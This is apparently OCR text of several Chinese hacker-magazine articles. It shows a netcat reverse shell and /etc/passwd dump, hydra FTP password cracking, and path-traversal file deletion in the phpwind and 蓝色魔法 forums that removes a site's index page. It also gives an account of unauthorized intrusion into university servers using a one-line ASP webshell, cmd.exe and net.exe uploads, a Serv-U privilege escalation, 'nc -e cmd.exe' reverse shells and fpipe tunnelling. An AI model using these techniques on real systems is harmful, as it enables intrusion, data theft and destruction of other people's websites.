
1



```
C:\WINDOWS\system32\ftools\tool>nc -vv -l -p 65534
listening on [any] 65534 ...
: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [...] from (UNKNOWN) [...] 3245: NO_DATA

id
uid=99(nobody) gid=99(nobody) groups=99(nobody)
cd /tmp
pwd
/tmp
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
```

2



```
[21][ftp] host:    login:    password:
[21][ftp] host:    login:    password:
[21][ftp] host:    login:    password: jhlee
[21][ftp] host:    login:    password: 1234
[21][ftp] host:    login:    password: 1234
```

3

只需要输入命令cat /etc/passwd ，就可以拿到passwd文件的内容了 ，然后再COPY到本地，存成一个txt文件，再打开流光，使用“工具”里面的从passwd文件分离用户的功能把用户名分离出来，这样我们就有一个用户字典了！再挂一个白痴口令的字典，就可以开始破解简单的密码了。

破解密码我们使用THC的hydra，这是一个支持多种常见协议的密码破解软件，可以在WIN和LINUX下使用，这个软件支持telnet、ftp、pop3、imap、smb、smbnt、http、https、http-proxy、cisco、cisco-enable、ldap2、ldap3、mssql、mysql、nntp、vnc、socks5、rexec、snmp、cvs、icq、pcnfs、sapr3、ssh2、smtp-auth、teamspeak这些协议的密码破解，我们今天要用的是他的FTP破解功能。在命令提示符下执行：

hydra.exe -L user.txt -P pass.txt -e ns -t 4 250.25 0.250.250 ftp

就可以开始破解了。

我来解释一下参数的意思：

-L user.txt就是我们分离出来的用户名的文件来做用户字典；-P pass.txt这个当然就是密码文件了；-e ns这个是指使用空密码来探测；-t 4这个是指每次连接后使用探测4次就再次连接；250.250.250.250就是我们要探测的服务器了；ftp就是需要破解的协议：)，当然，如果这个协议不是使用的默认端口的话，就需要在前面的参数加一个-s portnum，portnum就是端口号了。

等个几分钟，就会有白痴口令出来了，如图3所示。

虽然没拿到Root权限，不过现在也算是有台LINUX的肉鸡了，剩下的大家就可以自由发挥了。

（文章中提到的相关工具phpbb.exe、nc.exe、hydra、Local Root Exploit已收录在本期光盘中）

在phpwind里和蓝色魔法论坛玩任意文件删除

文/ezboy[F.S.T] 浅蓝的辐射鱼[F.S.T]

phpwind是一款php+mysql论坛，蓝色魔法是一款php+txt的论坛。这两款论坛大家应该是有过接触过，之前也有很多前辈写过关于这些论坛的安全文章。现在我来给大家讲讲这两款论坛的任意文件删除漏洞原因和利用的方法吧。

一、漏洞存在的原因

这两款论坛都有自定义头像的功能，但是都没有进行过滤，所以我们可以伪造一个根本不存在的“头像”来达到我们邪恶的目的（注意哦，phpwind是注册和修改资料的时候都没有过滤，而蓝色魔法论坛可只是在修改资料的时候没有过滤）。好啦，我们来看看两个论坛对于删除自定义头像的地方是怎么写的吧。

① phpwind

job.php第六行到第八行代码：

```
$deldb=explode("|",$imgdb['icon']);//这里是以|分割读出$imgdb['icon']的数据
if($deldb[1] && !ereg("http",$deldb[1])){// 如果读出来的自定义头像没有http的话就开始删除文件（当然了，有http的话就不是在这个空间上了，你还想跑到别人家删除东西啊？）
@unlink("$imgpath/upload/$deldb[1]");//开始删除“图片位置”/upload/“用户头像”
```

看到了没有，假设我们的用户头像是../../index.php的话呢？注意了哦，../是上个目录的意思。

② 蓝色魔法

ua.php的42到43行的源码及我加的注解：


```
if (preg_match ("/usravatars/i",$todelportait[1])) {//检查头像的位置里有没有usravatars字符，（其实我们可以伪造usravatars/../index.php躲避这个判断）
@unlink($todelportait[1]); // 删除头像
}
```


二、漏洞利用


① phpwind


phpwind我们需要自己伪造一个页面才可以进行注册或是修改这个头像，或者使用发包的方式进行操作，我还是比较喜欢简单的伪造表单并在本地提交（补充一句，假设服务器限制本地提交的话，可以使用发包工具，这样可以饶过这个限制）。我们可以利用注册时候的regicon没有过滤提交regicon的为数据“0|/../../index.php”，注册完数据写入数据库我们就可以使用删除头像功能来删除首页。我来给大家做个示范的吧~~劝大家不要删除首页啊！

因为有的朋友不会写表单，偶写一个，然后大家可以看看偶表单是怎么写的。具体可以看偶随稿子的那个reg.html文件了，那么我们先来看看用这个自己的页面注册！论坛注册文件就填写register.php所在的位置，我是在本机上，所以是http://localhost/phpwind/register.php。密码我默认是8个1，要删除的文件写0|/../../index.php就是删除首页。你要是想删除其他的话就换换了（图1）。









提交注册完就会自动进入论坛了，我们直接提交http://localhost/phpwind/job.php?action=delimg，会显示已经把头像删除成功。然后回到首页看看吧，你已经成功删掉首页了。

② 蓝色魔法

在蓝色魔法论坛进行任意文件删除就简单了，大家跟我来删。注册后进入蓝色魔法论坛的用户资料修改profile.php，大家可以看到有自定义头像功能。我们在这里伪造我们的头像，记得哦，我在第二段说的，必须有usravatars字符才会执行删除的，那么我们要删除首页的话就是usravatars/../index.php，这里的意思就是usravatars目录的上一个目录里的index.php文件，就是首页（图2）。高和宽也随便设置一下，要不就提交不了头像修改。然后我们访问ua.php，看到有个点击删除头像么（图3）？点下去就可以删除首页了哦（图4）。

大家最好不要删除首页啊，引用一句《天下无贼》的话哦，“什么是大恶，删除首页就是大恶”。

三、结语

其实在动态程序里，hidden标签、radio和下拉框的过滤都是很容易忽视的地方，只要大家细心一点，就会发现漏洞的存在。偶在计算机网络安全里是个菜鸟，难免会有错误，请大家来http://www.wrsky.com或http://www.nohack.cn指教偶。（请允许我说一句感情的话，akira，在你走之前，我都没有想过你走的这么坚决，就是到现在，我也不舍得要你走的这么坚决。）

（文中相关工具reg.html已收录在光盘中）

管理员的玩笑

——浅谈人侵中的一些小问题

文/剑心[B.C.T]

这两天很无聊，趁着放假的时间就准备练习下自己的入侵技术，没有什么目标就准备测试下周围大学网站的安全性，顺便拿网站练练手。


这些网站的大部分管理员应该说安全意识都不错的，毕竟都是大学的管理员啊，可是测试结果还是不尽人意，最后都拿到了管理员权限，不过过程也并非一帆风顺，好多时候管理员总是设置些不大不小的障碍，还真有点让人一下子不知道怎么办。这里写出来的意思算就是给各位入侵者一些小小的经验和管理员一点点提醒吧！

废话少说，我就把入侵中遇到的一些小麻烦组合到一次入侵中吧！现在的网站一般都有防火墙，一些很有钱的大学甚至会有硬件防火墙，所以从开始我就没有打算从正面突破，随便telnet了几个端口在看到长长的延时后就直接转到了web程序方面。看了下网站的应用程序，都是asp版本的，可是看了一会发现有个管理系统下面的版权所有赫然写着2002-2003！汗，这样的程序一般是漏洞齐全啊！于是找了一个隐蔽的url然后直接%5c暴库，得到路径后下载数据库，得到帐号密码后到新闻系统直接进入后台，修改上传类型为可以上传asp文件，然后……（这里是介绍突破管理员的一些设置，就不讲如何入侵了和抓图了，反正大家都很熟悉^_^）。

一、第一个玩笑，上传

马上遇到管理员跟我们开的第一个玩笑，上传的时候明明已经修改为可以上传asp的文件类型，但是就是提示不允许，嘿嘿，没关系，我可以将后缀修改为cer再上传（图1）。

于是我兴冲冲的准备写asp木马了，用的是修改了的海阳木马，这里保存为了test.asp文件，但是访问的时候居然是404不存在。汗，有杀毒软件？没关系，呵呵，再保存为cer文件试试，居然还是404！于是又选择保存为gif居然都失败了，include预处理的方法都不行了。于是保存一个内容为<%**execute(request("#"))**%>的文本文档，再访问的时候过了一段时间居然可以访问，基本确定是很BT的杀毒软件了。不过对<%**execute(request("#"))**%>内容不过滤那就好办啊，将<%execute(request("#"))%>保存为一个111.asp。哈哈，出来了！用客户端连上去，OK，如图2所示。


1

这里，算是管理员设置的一个阻碍吧！这里我看到好多人躲开杀毒软件的办法都是加密的方式，但是还是躲不开execute()函数的，如果杀毒软件将这个字符串也列为查杀对象的话，估计还得搞点大小写转换的技巧。

二、第二个玩笑，# 字

好了，连上去了四处看看，可是有一个文件夹居然不能操作！看看，上传文件总是出现如图3所示的情形。开始还以为出现什么问题呢，明明不存在同名文件啊，以为是权限的原因，但是我不是已经写上了asp文件么？奇怪！看了半天看到文件夹的名字里有个 # 号。汗，不会是这个搞的鬼吧！当时一些管理员为防止人下载将数据库名字里加这个 #，这位倒很有个性啊，在文件夹里加这个，不知道的人还真郁闷呢！在操作里将 # 改成%23，哈哈，果然可以操作了。管理员第二个小玩笑就这样被破除了。

三、第三个玩笑，CMD


可以操作文件后当然是看能否提升权限了，打开海阳木马操作命令，出现的情况有点郁闷。提示文件无法被打开啊（图4）。


一般这样的情况要么是cmd.exe被设置了权限要么就是这个目录不可以写，不能保存temp文件。

好说，先上传个cmd.exe到这个目录试试。上传后在cmd.exe路径里填写该cmd.exe文件的路径，再执行net user试试，哈哈，出来了吧！这是比较幸运的情况，有时候什么都可以传上去，但是cmd.exe就是传不上去，不过也没有关系啊！我一般直接传上net.exe然后在参数里写上user或者start，效果一样（图5）！这里就看看net start里的有个server-u，哈哈。其实这在海阳木马的查看进程里也可以看到的。于是传上server-u本地溢出工具，嘿嘿，执行命令成功！不用说了，这是system权限啊！轻松突破设置得并不严密的权限。


四、第四个玩笑，端口

本以为开个3389可以走人了，但是管理员的第四个玩笑可是有意思啊！居然除了80端口外什么端口都连不上，估计有什么我不明白的软件吧！不过找了半天也不知道那个服务是防火墙。上次突破一台主机有windows自带防火墙，我直接server-u溢出停掉他了！我有system权限我怕谁？这里你禁止向内连接偶就不信你还能拒绝对外连接。马上本地监听端口，然后用溢出执行命令 **nc -e cmd.exe ip port**，如图6所示。不一会果然这里就有cmdshell了，最高权限哦（图7）。嘿嘿，管理员开的防火墙在我们看来不也就是个玩笑了么？如果你想上他的3389的话，可以在夜深人静的时候上传fpipe执行 **fpipe -l 80 -r 3389 127.0.0.1**。不过最好先把他的iis停掉（知道为什么叫你夜深人静的时候动手了吧！）。这样的防火墙就只是个不会看门的玩物了。


2

